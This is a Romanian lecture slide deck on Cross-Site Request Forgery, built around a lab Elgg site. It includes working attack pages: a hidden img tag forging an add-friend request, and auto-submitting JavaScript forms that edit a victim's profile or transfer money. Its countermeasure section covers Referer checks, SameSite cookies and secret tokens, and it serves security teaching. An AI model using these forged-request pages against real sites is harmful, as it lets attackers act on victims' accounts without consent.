
# Falsificarea cererilor între situri (Cross Site Request Forgery -CSRF)

# Subiecte

- Cereri între situri de web [Cross-Site Requests] și problemele create de acestea
- Atacul cu falsificarea cererilor între situri [Cross-Site Request Forgery-CSRF]
- Atacuri CSRF asupra HTTP GET
- Atacuri CSRF asupra HTTP POST
- Contramăsuri

# Cereri între situri de web și problemele create de acestea




- Când o pagină de pe un site web trimite o cerere HTTP înapoi la site, aceasta se numește cerere la același site.
- Dacă o cerere este trimisă către un alt site web, aceasta se numește cerere între situri, deoarece locul de unde provine pagina și locul la care se adresează cererea sunt diferite.

De exemplu: o pagină web (nu Facebook) poate include un link spre Facebook, astfel încât atunci când utilizatorii fac clic pe link, cererea HTTP este trimisă către Facebook.

# Cereri între situri de web și problemele create de acestea

- Când o cerere este trimisă către `example.com` de pe o pagină care este a lui `example.com`, browser-ul atașează toate cookie-urile aparținând `example.com`.
- Când o cerere este trimisă către `example.com` de pe un alt site (diferit de `example.com`), browser-ul va atașa și cookie-urile, de asemenea.
- Datorită comportamentului de mai sus al browser-elor, serverul nu poate face distincția între cererile de pe același site și cele de pe un alt site
- Este posibil ca site-urile web ale unor terțe părți să falsifice cereri care sunt exact aceleași cu cererile de pe același site.
- Aceasta se numește Cross-Site Request Forgery (CSRF).

# Atacul cu falsificarea cererilor între situri

**Setarea mediului**:

- Situl de web țintă
- Utilizatorul victimă care are o sesiune activă pe situl de web țintă
- Situl de web necinstit controlat de către atacator

**Pașii:**

- Atacatorul construiește o pagină de web, care poate falsifica o cerere între situri, de trimis la situl de web țintit.
- Atacatorul trebuie să atragă victima astfel încât aceasta să viziteze situl de web necinstit.
- Victima se loghează pe situl țintit

# Setarea mediului

- Elgg: aplicație web cu sursă deschisă pentru rețele sociale
- Contramăsurile pentru CSRF sunt dezactivate în mașina virtuală
- Situl de web țintă: http://www.csrflabelgg.com
- Situl atacatorului: http://www.csrflabattacker.com
- Aceste situri de web sunt găzduite pe localhost prin intermediul găzduirii virtuale din Apache

```
<VirtualHost *:80>
        ServerName www.CSRFLabAttacker.com
        DocumentRoot /var/www/CSRF/Attacker
</VirtualHost>

<VirtualHost *:80>
        ServerName www.CSRFLabElgg.com
        DocumentRoot /var/www/CSRF/elgg
</VirtualHost>
```

# Atacuri CSRF asupra cererilor HTTP GET

- Cererile HTTP GET: datele (foo și bar) sunt anexate în URL.

```
GET /post_form.php?foo=hello&bar=world HTTP/1.1   ← Datele sunt anexate aici
Host: www.example.com
Cookie: SID=xsdfgergbghedvrbeadv
```

- Cererile HTTP POST: datele (foo și bar) sunt puse în câmpul de date al cererii HTTP

```
POST /post_form.php HTTP/1.1
Host: www.example.com
Cookie: SID=xsdfgergbghedvrbeadv
Content-Length: 19
foo=hello&bar=world                ← Datele sunt anexate aici
```

# Atacul CSRF asupra cererilor GET – Ideea de bază

- Să presupunem că:
- Avem aplicația pentru servicii bancare online pe web www.bank32.com care permite utilizatorilor să transfere bani din conturile lor în alte conturi.
- Un utilizator este logat în aplicație și are o cookie de sesiune care identifică în mod unic utilizatorul autentificat.
- Avem o cerere HTTP pentru transferul sumei $500 din contul personal în contul 3220, care arată așa: http://www.bank32.com/transfer.php?to=3220&amount=500
- Pentru a executa atacul, atacatorul are nevoie să trimită o cerere falsificată de pe mașina victimei astfel încât browser-ele să anexeze cookie de sesiune ale victimei la cereri.

# Atacul CSRF asupra cererilor GET – Ideea de bază

- Atacatorul poate plasa fragmentul de cod (pentru a declanșa cererea) sub formă de cod Javascript în pagina web a atacatorului.
- Etichetele HTML precum `img` și `iframe` pot declanșa cereri `GET` către adresa URL specificată în atributul `src`. Răspunsul la această cerere va fi o imagine / o pagină web.

```
<img src="http://www.bank32.com/transfer.php?to=3220&amount=500">

<iframe
   src="http://www.bank32.com/transfer.php?to=3220&amount=500">
</iframe>
```

# Atacul asupra serviciului Add-Friend al Elgg

**Scopul**: Adăugarea în lista de prieteni a victimei fără consimțământul acesteia.

**Investigația** întreprinsă de către atacatorul Samy:

- Creează un cont Elgg folosind ca nume Charlie
- În contul lui Charlie, face clic pe butonul Add-Friend pentru a se adăuga la lista de prieteni a lui Charlie. Folosește extensia FireFox `LiveHTTPHeaders` pentru a captura cererea HTTP Add-friend.

# Antetul HTTP capturat

```
http://www.csrflabelgg.com/action/friends/add?friend=42      ①
          &__elgg_ts=1489201544&__elgg_token=7c1763...       ②

GET /action/friends/add?friend=42&__elgg_ts=1489201544
          &__elgg_token=7c1763deda696eee3122e68f315...
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) ...
Accept: text/html,application/xhtml+xml,...
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/samy
Cookie: Elgg=nskthij9ilai0ijkbf2a0h00m1                      ③
Connection: keep-alive
```

Linia ① : Adresa URL a cererii Add-Friend a lui Elgg. Este folosit UserID al utilizatorului care va fi adăugat la lista de prieteni. Aici, UserID (GUID) al lui Samy este 42.

Linia ② : Contramăsura lui Elgg împotriva atacurilor CSRF care este dezactivată.

Line ③ : Cookie de sesiune, unică pentru fiecare utilizator, Este trimisă automat de browser.

# Crearea paginii de web rău intenționate

```
<html>
<body>
  <h1>This page forges an HTTP GET request.</h1>

  <img src="http://www.csrflabelgg.com/action/friends/add?friend=42"
       alt="image" width="1" height="1" />
</body>
</html>
```

1. Eticheta `img` va declanșa o cerere HTTP GET. Atunci când browser-ul randează o pagină de web și observă o etichetă `img` , browser-ul trimite o cerere HTTP GET la URL specificat în atributul `src`.

2. Atacatorul folosește URL add-friend împreună cu parametrul `friend`. Imaginea este foarte mică (1 pe 1), așa că victima nu va fi suspicioasă.
3. Atacatorul pune pagina web special concepută pe situl rău intenționat www.csrflabattacker.com (în directorul `/var/www/CSRF/Attacker`).

# Ademenirea victimei să viziteze pagina de web rău intenționată

- Samy poate trimite un mesaj privat lui Alice cu linkul către pagina web rău intenționată.
- Dacă Alice dă clic pe link, pagina web rău intenționată a lui Samy va fi încărcată în browserul lui Alice și va fi trimisă o cerere Add-Friend falsă către serverul Elgg.
- Dacă are succes, Samy va fi adăugat la lista de prieteni a lui Alice.

# Atacuri CSRF asupra serviciilor HTTP POST

## Construirea unei cereri POST folosind JavaScript

```
<form action="http://www.example.com/action_post.php" method="post">
Recipient Account: <input type="text" name="to" value="3220"><br>
Amount: <input type="text" name="amount" value="500"><br>
<input type="submit" value="Submit">
</form>
```

- Cererile POST pot fi generate folosind formulare HTML. Formularul de mai sus are două câmpuri de text și un buton `Submit`.
- Când utilizatorul face clic pe butonul `Submit`, cererea POST va fi trimisă la adresa URL specificată în câmpul de acțiune cu câmpurile `to` și `amount` incluse în corpul cererii.
- Sarcina atacatorului este să dea clic pe buton fără ajutorul victimei.

# Atacuri CSRF asupra serviciilor HTTP POST

```
<script type="text/javascript">
function forge_post()
{

   var fields;
   fields += "<input type='hidden' name='to' value='3220'>";
   fields += "<input type='hidden' name='amount' value='500'>";

   var p = document.createElement("form");                    ①
   p.action = "http://www.example.com/action_post.php";
   p.innerHTML = fields;
   p.method = "post";
   document.body.appendChild(p);                              ②
   p.submit();                                                ③
}

window.onload = function() { forge_post();}                   ④
</script>
```

Linia ④: Funcția JavaScript “forge_post()” va fi invocată automat la încărcarea paginii.

Linia ①: Creează dinamic un formular; tipul de cerere este setat la “POST”

Linia ②: Câmpurile din formular sunt ascunse “hidden”. După ce este construit formularul, este adăugat la pagina de web curentă.

Linia ③: Formularul este trimis automat.

# Atacul asupra serviciului Edit-Profile din Elgg

**Scopul**: Plasarea declarației “SAMY is MY HERO” în profilul victimei fără consimțământul acesteia.

**Investigația** întreprinsă de către atacatorul Samy:

- Samy a capturat o cerere Edit-Profile folosind extensia `LiveHTTPHeader`.

# Atacul asupra serviciului Edit-Profile din Elgg

```
http://www.csrflabelgg.com/action/profile/edit    ①

POST /action/profile/edit HTTP/1.1
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) ...
Accept: text/html,application/xhtml+xml,application/xml; ...
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/samy/edit
Cookie: Elgg=mpaspvn1q67odl1ki9rkklema4           ②
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 493
__elgg_token=1cc8b5c...&__elgg_ts=1489203659      ③
&name=Samy
&description=SAMY is MY HERO                      ④
&accesslevel[description]=2                       ⑤
... (many lines omitted) ...
&guid=42                                          ⑥
```

Linia ① : Adresa URL al serviciului Edit-Profile.

Linia ②: Cookie de sesiune (unic pentru fiecare utilizator). Este setat automat de către browser-e.

Linia ③: Contramăsurile CSRF, care sunt dezactivate

# Atacul asupra serviciului Edit-Profile din Elgg

```
Content-Type: application/x-www-form-urlencoded
Content-Length: 493
__elgg_token=1cc8b5c...&__elgg_ts=1489203659      ③
&name=Samy
&description=SAMY is MY HERO                      ④
&accesslevel[description]=2                       ⑤
... (many lines omitted) ...
&guid=42                                          ⑥
```

Linia ④: Câmpul "description" conține textul “SAMY is MY HERO”

Linia ⑤: Nivelul de acces pentru fiecare câmp : 2 înseamnă vizibil tuturor

Linia ⑥: UserID (GUID) al victimei. Acesta se poate obține vizitând sursa paginii cu profilul victimei și căutând șirul

```
Elgg.page_owner={“guid”:39,”type”:”user”,...}
```

# Crearea paginii de web rău intenționate

```
<html><body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
  var fields;

  fields = "<input type='hidden' name='name' value='Alice'>";
  fields += "<input type='hidden' name='description'
                                  value='SAMY is MY HERO'>";
  fields += "<input type='hidden' name='accesslevel[description]'
                                  value='2'>";
  fields += "<input type='hidden' name='guid' value='39'>";

  var p = document.createElement("form");
  p.action = "http://www.csrflabelgg.com/action/profile/edit";
  p.innerHTML = fields;
  p.method = "post";
  document.body.appendChild(p);
  p.submit();
}

window.onload = function() { forge_post();}
</script>
</body>
</html>
```

- Funcția JavaScript creează un formular ascuns care are intrarea din câmpul `description` ca text.
- Atunci când victima vizitează această pagină, formularul va fi trimis automat (cerere POST) de la browser-ul victimei la serviciul Edit-Profile http://www.csrflabelgg.com/action/profile/edit ceea ce face ca declarația să fie adăugată la profilul victimei.

# Cauzele fundamentale ale CSRF

- Serverul nu poate distinge între cererile de pe același sit și cele între situri
  - Cerere de la același sit: vine de pe paginile proprii. De încredere.
  - Cerere între situri: vine de la paginile altui sit. Fără încredere.
  - Nu putem trata aceste două tipuri în același fel.
- Știe browser-ul deosebirea?
  - Desigur. Browserul știe de pe ce pagină a fost generată cererea.
  - Poate browser-ul ajuta?
- Cum să fie ajutat serverul?
  - Antet cu referitor [Referer header]  (cu ajutor de la browser)
  - Cookie de tip același sit [Same-site cookie] (cu ajutor de la browser)
  - Jeton secret [Secret token] (serverul se ajută singur în apărarea împotriva CSRF)

# Contramăsuri: Referer Header

- Referer Header: câmp antet HTTP care identifică adresa paginii web de unde este generată solicitarea.
- Un server poate verifica dacă cererea provine din propriile pagini sau nu.
- Acest câmp dezvăluie o parte din istoricul navigării, lucru care cauzează îngrijorare privind confidențialitatea și, prin urmare, acest câmp este eliminat din antet în majoritatea cazurilor.
- Serverul nu poate utiliza această sursă nesigură.

# Contramăsuri : cookies de tip același sit

- Un tip special de cookie în browser-e precum Chrome și Opera, care oferă un atribut special cookie-urilor numite `SameSite`.
- Acest atribut este setat de servere și le spune browser-elor dacă un cookie ar trebui atașat la o cerere între site-uri sau nu.
- Cookie-urile cu acest atribut sunt trimise întotdeauna împreună cu cererile de pe același site, dar dacă acestea sunt trimise împreună cu cererile între situri depinde de valoarea acestui atribut.
- Valori
  - Strict (nu se trimite împreună cu cererile între situri)
  - Lax (se trimite împreună cu cererile între situri)

# Contramăsuri : Jeton secret

- Serverul încorporează o valoare secretă aleatorie în fiecare pagină web.
- Când este inițiată o cerere din această pagină, valoarea secretă este inclusă în cerere.
- Serverul verifică această valoare pentru a vedea dacă este o cerere este intre situri sau nu.
- Paginile cu o altă origine nu vor putea accesa valoarea secretă. Acest lucru este garantat de browser-e (politica "aceeași origine")
- Secretul este generat aleatoriu și este diferit pentru utilizatori diferiți . Astfel, nu există vreo cale ca atacatorii să ghicească sau să afle acest secret.

# Contramăsura din Elgg

- Folosește abordarea cu jeton secret: `_elgg_tc` and `_elgg_token`.
- Valorile sunt stocate în două variabile JavaScript și, de asemenea, în toate formularele în care este nevoie de o acțiune a utilizatorului

```
<input type = "hidden" name = "__elgg_ts" value = "..." />
<input type = "hidden" name = "__elgg_token" value = "..." />
```

- Cei doi parametri ascunși sunt adăugați la formular, astfel încât atunci când formularul este trimis printr-o cerere HTTP, aceste două valori sunt incluse în cerere.
- Aceste două valori ascunse sunt generate de server și adăugate ca un câmp ascuns în fiecare pagină.

# Contramăsura din Elgg

```
elgg.security.token.__elgg_ts;
elgg.security.token.__elgg_token;
```



*Variabile JavaScript de accesat din cod JavaScript.*

Jetonul de securitate al lui Elgg este un rezumat MD5 peste patru bucăți de informație:

- Valoarea secretă a sitului
- Ștampila de timp
- ID de sesiune al utilizatorului
- Un șir de sesiune generat aleatoriu

# Rezumat

- Cereri între situri de web [Cross-Site Requests] și problemele create de acestea
- De ce anume cererile între situri trebuie tratate diferit
- Cum se realizează un atac CSRF
- Cauza fundamentală a vulnerabilității CSRF
- Cum se poate apăra împotriva atacurilor CSRF